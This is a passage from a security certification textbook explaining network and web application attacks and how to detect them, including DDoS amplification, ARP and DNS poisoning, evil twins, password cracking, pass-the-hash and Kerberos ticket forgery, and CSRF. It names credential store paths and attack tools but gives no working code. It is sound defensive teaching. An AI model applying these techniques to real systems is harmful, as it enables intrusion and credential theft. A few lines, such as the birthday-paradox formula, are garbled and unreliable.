Assembling and managing a botnet large enough to overwhelm a network that has effective DDoS mitigation measures can be a costly endeavor. This has prompted threat actors to devise DDoS techniques that increase the effectiveness of each attack. In a **distributed reflected DoS (DRDoS)** attack, the threat actor spoofs the *victim's* IP address and attempts to open connections with multiple third-party servers. Those servers direct their SYN/ACK responses to the victim host. This rapidly consumes the victim's available bandwidth.

An asymmetric threat is one where the threat actor is able to perpetrate effective attacks despite having fewer resources than the victim.

Amplified Attacks

An **amplification attack** is a type of reflected attack that targets weaknesses in specific application protocols to make the attack more effective at consuming target bandwidth. Amplification attacks exploit protocols that allow the attacker to manipulate the request in such a way that the target is forced to respond with a large amount of data. Protocols commonly targeted include domain name system (DNS), Network Time Protocol (NTP), and Connectionless Lightweight Directory Access Protocol (CLDAP). Another example of a particularly effective attack exploits the memcached database caching system used by web servers.

DDoS Indicators

DDoS attacks can be diagnosed by traffic spikes that have no legitimate explanation, but they can usually only be mitigated by providing high availability services, such as load balancing and cluster services. In some cases, a stateful firewall can detect a DDoS attack and automatically block the source. However, for many of the techniques used in DDoS attacks, the source addresses will be randomly spoofed or launched by bots, making it difficult to stop the attack at the source.



Dropping traffic from blocklisted IP ranges using Security Onion IDS. (Screenshot used with permission from Security Onion.)

On-Path Attacks

An on-path attack is where the threat actor gains a position between two hosts, and transparently captures, monitors, and relays all communication between them. Because the threat actor relays the intercepted communications, the hosts might not be able to detect the presence of the threat actor. An on-path attack could also be used to covertly modify the traffic. For example, an on-path host could present a workstation with a spoofed website form to try to capture the user credential. This attack is also referred to as a **on-path attack** or as an adversary-in-the-middle (AitM) attack.

On-path attacks can be launched at any network layer. One infamous example attacks the way layer 2 forwarding works on local segments. The **Address Resolution Protocol (ARP)** identifies the MAC address of a host on the local segment that owns an IPv4 address. An **ARP poisoning** attack uses a packet crafter, such as Ettercap, to broadcast unsolicited ARP reply packets. Because ARP has no security mechanism, the receiving devices trust this communication and update their MAC:IP address cache table with the spoofed address.



Packet capture opened in Wireshark showing ARP poisoning. (Screenshot used with permission from wireshark.org.)

This screenshot shows packets captured during a typical ARP poisoning attack:

- In frames 6–8, the attacking machine (with MAC address ending :4a) directs gratuitous ARP replies at other hosts (:76 and :77), claiming to have the IP addresses .2 and .102. This pattern of gratuitous ARP traffic is an indicator of the attack.
- In frame 9, the .101/:77 host tries to send a packet to the .2 host, but it is received by the attacking host (with the destination MAC :4a).
- In frame 10, the attacking host retransmits frame 9 to the actual .2 host. Wireshark colors the frame black and red to highlight the retransmission.
- In frames 11 and 12, you can see the reply from .2, received by the attacking host in frame 11 and retransmitted to the legitimate host in frame 12.

The usual target will be the subnet's default gateway (the router that accesses other networks). If the ARP poisoning attack is successful, all traffic destined for remote networks will be received by the attacker, implementing an on-path attack.

Domain Name System Attacks

The domain name system (DNS) resolves requests for named host and services to IP addresses. Name resolution is a critical addressing method on the Internet and on private networks. There are many potential attacks against DNS. On the public Internet, attacks might use typosquatting techniques to cause victims to confuse malicious sites with legitimate ones. DNS can be exploited in a DRDoS attack. Threat actors can also directly target public DNS services as a means of performing DoS against a website or cloud resource. Finally, a threat actor might be able to hijack a public DNS server and insert spoofed records, directing victims to rogue websites.

On a private network, a DNS attack is likely to mean some sort of **DNS poisoning**. DNS poisoning compromises the process by which clients query name servers to locate the IP address for a domain name. There are several ways that a DNS poisoning attack can be perpetrated.

DNS-Based On-Path Attacks

If the threat actor has access to the same local network as the victim, the attacker can use ARP poisoning to respond to DNS queries from the victim with spoofed replies. This might be combined with a denial of service attack on the victim's legitimate DNS server. A rogue DHCP could be used to configure clients with the address of a DNS resolver controlled by the threat actor.

DNS Client Cache Poisoning

Before DNS was developed in the 1980s, name resolution took place using a text file named HOSTS. Each name:IP address mapping was recorded in this file, and systems administrators had to download the latest copy and install it on each Internet client or server manually. Even though most name resolution now functions through DNS, the HOSTS file is still present and most operating systems check the file before using DNS. Its contents are loaded into a cache of known name:IP mappings, and the client only contacts a DNS server if the name is not cached. Therefore, if an attacker is able to place a false name:IP address mapping in the HOSTS file and effectively poison the DNS cache, they will be able to redirect traffic. The HOSTS file requires administrator access to modify. In UNIX and Linux systems it is stored as `/etc/hosts`, while in Windows it is placed in `%SystemRoot%\System32\Drivers\etc\hosts`. The presence of suspect entries in the HOSTS file is an indictator that the machine has been compromised.

DNS Server Cache Poisoning

DNS server cache poisoning aims to corrupt the records held by the DNS server itself. This can be accomplished by performing DoS against the server that holds the authorized records for the domain, and then spoofing replies to requests from other name servers. Another attack involves getting the victim name server to respond to a recursive query from the attacking host. A recursive query compels the DNS server to query the authoritative server for the answer on behalf of the client. The attacker's DNS, masquerading as the authoritative name server, responds with the answer to the query, but also includes a lot of false domain:IP mappings for other domains that the victim DNS accepts as genuine. The `nslookup` or `dig` tool can be used to query the name records and cached records held by a server to discover whether any false records have been inserted.

DNS Attack Indicators

A DNS server may log an event each time it handles a request to convert between a domain name and an IP address. DNS event logs can hold a variety of information that may supply useful security intelligence and attack indicators, such as the following:

- The types of queries a host has made to DNS.
- Hosts that are in communication with suspicious IP address ranges or domains.
- Statistical anomalies such as spikes or consistently large numbers of DNS lookup failures, which may point to computers that are infected with malware, misconfigured, or running obsolete or faulty applications.

DNS is also a popular choice for implementing command & control (C&C) of remote access Trojans. It can be used as a means of covertly exfiltrating data from a private network.

Wireless Attacks

Wireless networks present particular security challenges and are frequently the vector for various types of attacks.

Rogue Access Points

A rogue access point is one that has been installed on the network without authorization, whether with malicious intent or not. A malicious user can set up such an access point with something as basic as a smartphone with tethering capabilities, and a non-malicious user could enable such an access point by accident. If connected to a local segment, an unauthorized access point creates a backdoor through which to attack the network.

A rogue access point masquerading as a legitimate one is called an evil twin. Each network is identified to users by a service set identifier (SSID) name. An **evil twin** might use typosquatting or SSID stripping to make the rogue network name appear similar to the legitimate one. Alternatively, the attacker might use some DoS technique to overcome the legitimate access point. In the latter case, they could spoof both the SSID and the basic SSID (BSSID). The BSSID is the MAC address of the access point's radio. The evil twin might be able to harvest authentication information from users entering their credentials by mistake and implement a variety of other on-path attacks, including DNS redirection.



Surveying Wi-Fi networks using MetaGeek inSSIDer. The Struct-Guest network shown in the first window is the legitimate one and has WPA2 security configured. The evil twin has the same SSID, but a different BSSID (MAC address), and open authentication. (MetaGeek, Inc. © Copyright 2005–2023.)

A rogue hardware access point can be identified through physical inspections. There are also various Wi-Fi analyzers and wireless intrusion protection systems that can detect rogue access points. These can log use of typosquatting SSIDs and unknown and duplicate (spoofed) MAC addresses. In an enterprise network, access points are usually connected to switches. Monitoring can detect any that are not and flag them as potential rogues. They may also be able to identify radio hardware and alert if an unauthorized access point brand is detected.

Wireless Denial of Service

A wireless denial of service (DoS) attack is usually designed to prevent clients from connecting to the legitimate access point. A wireless network can be disrupted by interference from other radio sources. These are often unintentional, but it is also possible for an attacker to purposefully jam the legitimate network by setting up a rogue access point with a stronger signal.

Wireless DoS can also target clients. In the normal course of operations, an access point and client use management frames to control connections. A **disassociation attack** exploits the lack of encryption in management frame traffic to send spoofed frames. One type of disassociation attack injects management frames that spoof the MAC address of a single victim station in a disassociation notification, causing it to be disconnected from the network. Another variant of the attack broadcasts spoofed frames to disconnect all stations. As well as trying to redirect connections to an evil twin, a disassociation attack might also be used in conjunction with a replay attack aimed at recovering the network key.

Wireless Replay and Key Recovery

Wireless authentication is vulnerable to various types of replay attack that aim to capture the hashes used when a wireless station associates with an access point. Once the hash is captured, it can be subjected to offline brute force and dictionary cracking. A KRACK attack uses a replay mechanism that targets the WPA and WPA2 4-way handshake. KRACK is effective regardless of whether the authentication mechanism is personal or enterprise. It is important to ensure both clients and access points are fully patched against such attacks.

Password Attacks

When a user chooses a password, the plaintext value is converted to a cryptographic hash. This means that, in theory, no one except the user (not even the systems administrator) knows the password, because the plaintext should not be recoverable from the hash. A **password attack** aims to exploit the weaknesses inherent in password selection and management to recover the plaintext and use it to compromise an account.

Online Attacks

An *online password attack* is where the threat actor interacts with the authentication service directly—a web login form or VPN gateway, for instance. An online password attack can show up in audit logs as repeatedly failed logins and then a successful login, or as successful login attempts at unusual times or locations. Apart from ensuring the use of strong passwords by users, online password attacks can be mitigated by restricting the number or rate of login attempts, and by shunning login attempts from known bad IP addresses.

Note that restricting logins can be turned into a vulnerability as it exposes the account to denial of service attacks. The attacker keeps trying to authenticate, locking out valid users.

Offline Attacks

An *offline attack* means that the attacker has managed to obtain a database of password hashes, such as `%SystemRoot%\System32\config\SAM`, `%SystemRoot%\NTDS\NTDS.DIT` (the Active Directory credential store) or `/etc/shadow`. Once the password database has been obtained, the cracker does not interact with the authentication system. The only indicator of this type of attack (other than misuse of the account in the event of a successful attack) is a file system audit log that records the malicious account accessing one of these files. Threat actors can also read credentials from host memory, in which case the only reliable indicator might be the presence of attack tools on a host.

If the attacker cannot obtain a database of passwords, a packet sniffer might be used to obtain the client response to a server challenge in an authentication protocol. Some protocols send the hash directly; others use the hash to derive an encryption key. Weaknesses in protocols using derived keys can allow for the extraction of the hash for cracking.

Brute Force Attacks

A **brute force attack** attempts every possible combination in the output space to try to match a captured hash and derive the plaintext that generated it. The output space is determined by the number of bits used by the algorithm (128-bit MD5 or 256-bit SHA256, for instance). The larger the output space and the more characters that were used in the plaintext password, the more difficult it is to compute and test each possible hash to find a match. Brute force attacks are heavily constrained by time and computing resources, and are therefore most effective at cracking short passwords. However, brute force attacks distributed across multiple hardware components, like a cluster of high-end graphics cards, can be successful at cracking longer passwords.

Dictionary and Hybrid Attacks

A **dictionary attack** can be used where there is a good chance of guessing the likely value of the plaintext, such as a noncomplex password. The software generates hash values from a dictionary of plaintexts to try to match one to a captured hash. A **hybrid password attack** uses a combination of dictionary and brute force attacks. It is principally targeted against naive passwords with inadequate complexity, such as `james1`. The password cracking algorithm tests dictionary words and names in combination with a mask that limits the number of variations to test for, such as adding numeric prefixes and/or suffixes.

Password Spraying

Password spraying is a horizontal brute force online attack. This means that the attacker chooses one or more common passwords (for example, `password` or `123456`) and tries them in conjunction with multiple usernames.

Credential Replay Attacks

A threat actor might establish a foothold on the network by compromising a single workstation via malware or a password attack. Once an initial foothold has been gained, the threat actor's objective is likely to be to identify data assets. For this, they need to find ways to perform lateral movement to compromise other hosts on the network, and privilege escalation to gain more permissions over network assets. To accomplish these objectives, as well as cracking more passwords or finding more vulnerabilities, they can use **credential replay** attacks.

In terms of network attacks, credential replay attacks mostly target Windows Active Directory networks. There are also credential replay attacks that target web applications. We will discuss these in the next topic.

If a user account on a Windows host has authenticated to an Active Directory domain network, the Local Security Authority Subsystem Service (LSASS) caches various secrets in memory and in the Security Account Manager (SAM) registry database to facilitate single sign-on. These secrets include the following:

- Kerberos Ticket Granting Ticket (TGT) and session key. This allows the host to request service tickets to access applications.
- Service tickets for applications where the user has started a session.
- NT hash of local and domain user and service accounts that are currently signed in, whether interactively or remotely over the network. Early Windows business networks used NT LAN Manager (NTLM) challenge and response authentication. While the NTLM protocol is deprecated for most uses, the NT hash is still used as the credential storage format. The NT hash is used where legacy NTLM authentication is still allowed, and can be involved in signing Kerberos requests and responses.

Critical for network security, if different users are signed in on the same host, secrets for all these accounts could be cached by LSASS. If some of these accounts are for more privileged users, such as domain administrators, a threat actor might be able to use the secrets to escalate privileges.

LSASS purges hashes from memory within a few minutes of the user signing out. The SAM database caches local and Microsoft account credentials, but not domain credentials. Some editions of Windows implement a virtualization feature called Credential Guard to protect these secrets from malicious processes, even if they have SYSTEM permissions.

Credential replay attacks use various mechanisms to obtain and exploit these locally stored secrets to start authenticated sessions on other hosts and applications on the network. For example, if a threat actor can obtain an NT hash, they can use a pass the hash (PtH) attack to start a session on another host if that host is running a service such as file sharing or remote desktop that still allows NTLM authentication.



The pass the hash process. The Security Accounts Manager (SAM) is a Windows registry database that stores local account credentials. (Images © 123RF.com.)

Legacy NTLM authentication is often disabled as it is such a high security risk. Other types of credential replay are directed against Kerberos authentication and authorization. For example, a golden ticket attack attempts to forge a ticket granting ticket. If successful, this gives the threat actor effectively unrestricted access to all domain resources. A silver ticket attack attempts to forge service tickets. These can be described as pass the ticket (PtT) attacks.

Microsoft has released a number of mitigations against these specific credential replay attacks. Ensuring hosts are fully patched and use secure configuration baselines greatly reduces their effectiveness. Where they remain a risk, a detection system can be configured to correlate a sequence of security log events, but this method can be prone to false positives. Antivirus and host-based intrusion detection can often detect the malware code used to dump credentials or launch ticket forgery attacks.

Cryptographic Attacks

Attacks that target authentication systems often depend on the system using weak cryptography.

Downgrade Attacks

A **downgrade attack** makes a server or client use a lower specification protocol with weaker ciphers and key lengths. For example, a combination of an on-path and downgrade attack on HTTPS might try to force the client to use a weak version of transport layer security (TLS) or even downgrade to the legacy secure sockets layer (SSL) protocol. This makes it easier for a threat actor to force the use of weak cipher suites and forge the signature of a certificate authority that the client trusts.

A type of downgrade attack is used to attack Active Directory. A Kerberoasting attack attempts to discover the passwords that protect service accounts by obtaining service tickets and subjecting them to brute force password cracking attacks. If the credential portion of the service ticket is encrypted using AES, it is very hard to brute force. If the attack is able to cause the server to return the ticket using weak RC4 encryption, a cracker is more likely to be able to extract the service password.

Evidence of downgrade attacks is likely to be found in server logs or by intrusion detection systems.

Collision Attacks

A **collision** is where a weak cryptographic hashing function or implementation allows the generation of the same digest value for two different plaintexts. A collision attack exploits this vulnerability to forge a digital signature. The attack works as follows:

1. The attacker creates a malicious document and a benign document that produce the same hash value. The attacker submits the benign document for signing by the target.
2. The attacker then removes the signature from the benign document and adds it to the malicious document, forging the target's signature.

A collision attack could be used to forge a digital certificate to spoof a trusted website or to make it appear as though Trojan malware derived from a trusted publisher.

Birthday Attacks

A collision attack depends on being able to create a malicious document that outputs the same hash as the benign document. Some collision attacks depend on being able to manipulate the way the hash is generated. A **birthday attack** is a means of exploiting collisions in hash functions through brute force. Brute force means attempting every possible combination until a successful one is achieved. The attack is named after the birthday paradox. This paradox shows that the computational time required to brute force a collision might be less than expected.

The birthday paradox asks how large must a group of people be so that the chance of two of them sharing a birthday is 50%. The answer is 23, but people who are not aware of the paradox often answer around 180 (365/2). The point is that the chances of someone sharing a particular birthday are small, but the chances of any two people in a group sharing any birth date in a calendar year get better and better as you add more people: $1 – (365 * (365 - 1) * (365 – 2) ... * (365 – (N - 1)/365N)$.

To exploit the paradox, the attacker creates multiple malicious and benign documents, both featuring minor changes (punctuation, extra spaces, and so on). Depending on the length of the hash and the limits to the non-suspicious changes that can be introduced, if the attacker can generate sufficient variations, then the chance of matching hash outputs can be better than 50%. This effectively means that a hash function that outputs 128-bit hashes can be attacked by a mechanism that can generate 2^{64} variations. Computing 2^{64} variations will take much less time than computing 2^{128} variations.

Attacks that exploit collisions are difficult to launch, but the principle behind the attack informs the need to use authentication methods that use both strong ciphers and strong protocol and software implementations.

Malicious Code Indicators

Many network attacks are launched by compromised hosts running various types of malicious code. Indicators of malicious code execution are either caught by endpoint protection software or discovered after the fact in logs of how the malware interacted with the network, file system, and registry. To understand how and where these indicators are generated, it is helpful to consider the main types of malicious activity:

- **Shellcode**—this is a minimal program designed to exploit a vulnerability in the OS or in a legitimate app to gain privileges, or to drop a backdoor on the host if run as a Trojan. Having gained a foothold, this type of attack will be followed by some type of network connection to download additional tools.
- **Credential dumping**—the malware might try to access the credentials file (SAM on a local Windows workstation) or sniff credentials held in memory by the lsass.exe system process. Additionally, a DCSync attack attempts to trick a domain controller into replicating its user list along with their credentials with a rogue host.
- **Pivoting/lateral movement/insider attack**—the general procedure is to use the foothold to execute a process remotely, using a tool such as PsExec or PowerShell. The attacker might be seeking data assets or may try to widen access by changing the system security configuration, such as opening a firewall port or creating an account. If the attacker has compromised an account, these commands can blend in with ordinary network operations, though they could be anomalous behavior for that account.
- **Persistence**—this is a mechanism that allows the threat actor's backdoor to restart if the host reboots or the user logs off. Typical methods are to use AutoRun keys in the registry, adding a scheduled task, or using Windows Management Instrumentation (WMI) event subscriptions.

Review Activity:

Network Attack Indicators

Answer the following questions:

1. **What is an amplification attack?**

2. **Why are many network DoS attacks distributed?**

3. **Users in a particular wireless network segment are complaining that websites are frequently slow to load or unavailable or filled with advertising. On investigation, each host in the segment is set to use an unauthorized DNS resolver. Which attack type is the likely cause for this?**

4. **The security log on a domain controller has recorded numerous unsuccessful attempts to read the NTDS.DIT file by three different client workstation computer accounts. What specific type of attack is this a precursor for?**

Topic 13C

Application Attack Indicators

EXAM OBJECTIVES COVERED

2.4 Given a scenario, analyze indicators of malicious activity.

A web application exposes many interfaces to public networks. Attackers can exploit vulnerabilities in server software and in client browser security to perform injection and session hijacking attacks that compromise data confidentiality and integrity. Understanding how these attacks are perpetrated and being able to diagnose their indicators from appropriate data sources will help you to prevent and remediate intrusion events.

Application Attacks

An **application attack** targets a vulnerability in OS or application software. An application vulnerability is a design flaw that can cause the application security system to be circumvented or that will cause the application to crash. There are broadly two main scenarios for application attacks:

- Compromising the operating system or third-party apps on a network host by exploiting Trojans, malicious attachments, or browser vulnerabilities. This allows the threat actor to obtain a foothold on a local network.
- Compromising the security of a website or web application. This allows a threat actor to gain control of a web host, and either steal data from it or use it to try to penetrate further into the network.

Increased numbers of application crashes and errors might provide a general indicator that a threat actor is attempting to exploit a vulnerability in a network service, desktop OS or app, or web application. Errors might be recorded in a system log or application-specific log, depending on the nature of the software and the type of fault event. Anomalous CPU, memory, storage, or network utilization can also be an indicator of application attack. These indicators can also have multiple non-malicious causes, however, so it is important to correlate them to factors that identify specific types of application attacks.

Privilege Escalation

The purpose of most application attacks is to allow the threat actor to run their own code on the system. This is referred to as **arbitrary code execution**. Where the code is transmitted from one machine to another, it can be referred to as **remote code execution**. The code would typically be designed to install some sort of backdoor or to disable the system in some way.

An application or process must have privileges to read and write data and execute functions. Depending on how the software is written, a process may run using a system account, the account of the logged-on user, or a nominated account.

If a software exploit works, the attacker may be able to execute arbitrary code with the same privilege level as the exploited process. There are two main types of **privilege escalation**:

- **Vertical privilege escalation** (or elevation) is where a user or application can access functionality or data that should not be available to them. For instance, a process might run with local administrator privileges, but a vulnerability allows the arbitrary code to run with higher SYSTEM privileges.
- **Horizontal privilege escalation** is where a user accesses functionality or data that is intended for another user. For instance, via a process running with local administrator privileges on a client workstation, the arbitrary code is able to execute as a domain account on an application server.

Without performing detailed analysis of code or process execution in real time, it is privilege escalation that provides the simplest indicator of an application attack. If process logging has been configured, the audit log can provide evidence of privilege escalation attempts. These attempts may also be detected by incident response and endpoint protection agents, which will display an alert.

Buffer Overflow

A buffer is an area of memory that an application reserves to store some value. The application will expect the data to conform to some expected value size or format. To exploit a buffer overflow vulnerability, the attacker passes data that deliberately fills the buffer to its end and then overwrites data at its start. One of the most common vulnerabilities is a stack overflow. The stack is an area of memory used by a program subroutine. It includes a return address, which is the location of the program that called the subroutine. An attacker could use a buffer overflow to change the return address, allowing the attacker to run arbitrary code on the system.

Operating systems use mechanisms such as address space layout randomization (ASLR) and Data Execution Prevention (DEP) to mitigate risks from buffer overflow. Failed attempts at buffer overflow can be identified through frequent process crashes and other anomalies.

Replay Attacks

In the context of a web application, a replay attack most often means exploiting cookie-based sessions. HTTP is nominally a stateless protocol, meaning that the server preserves no information about the client. To overcome this limitation, mechanisms such as cookies have been developed to preserve stateful data. A cookie is created when the server sends an HTTP response header with the cookie data. A cookie has a name and value, plus optional security and expiry attributes. Subsequent request headers sent by the client will usually include the cookie. Cookies are either nonpersistent cookies, in which case they are stored in memory and deleted when the browser instance is closed, or persistent, in which case they are stored in the browser cache until deleted by the user or pass a defined expiration date.

Session management enables a web application to uniquely identify a user across a number of different actions and requests. A session token identifies the user and may also be used to prove that the user has been authenticated. A **replay attack** works by capturing or guessing the token value, and then submitting it to reestablish the session illegitimately.



Using The Browser Exploitation Framework (BeEF) to obtain the session cookie from a browser.

Attackers can capture cookies by sniffing network traffic via an on-path attack or when they are sent over an unsecured network, like a public Wi-Fi hotspot. Malware infecting a host is also likely to be able to capture cookies. Session cookies can also be compromised via cross-site scripting (XSS).

Cross-site scripting (XSS) is an attack technique that runs malicious code in a browser in the context of a trusted site or application.

Session prediction attacks focus on identifying possible weaknesses in the generation of tokens that will enable an attacker to anticipate values that will establish sessions in the future. A session token must be generated using a non-predictable algorithm, and it must not reveal any information about the session client. In addition, proper session management dictates that apps limit the life span of a session and require reauthentication after a certain period.

Forgery Attacks

In contrast with replay attacks, a **forgery attack** hijacks an authenticated session to perform some action without the user's consent.

Cross-Site Request Forgery

A **cross-site request forgery (CSRF)** can exploit applications that use cookies to authenticate users and track sessions. To work, the threat actor must convince the victim to start a session with the target site. The attacker must then pass an HTTP request to the victim's browser that spoofs an action on the target site, such as changing a password or an email address. This request could be disguised in ways that accomplish the attack without the victim necessarily having to click a link. If the target site assumes that the browser is authenticated because there is a valid session cookie, and doesn't complete any additional authorization process on the attacker's input, it will accept the request as genuine. This is also referred to as a confused deputy attack.

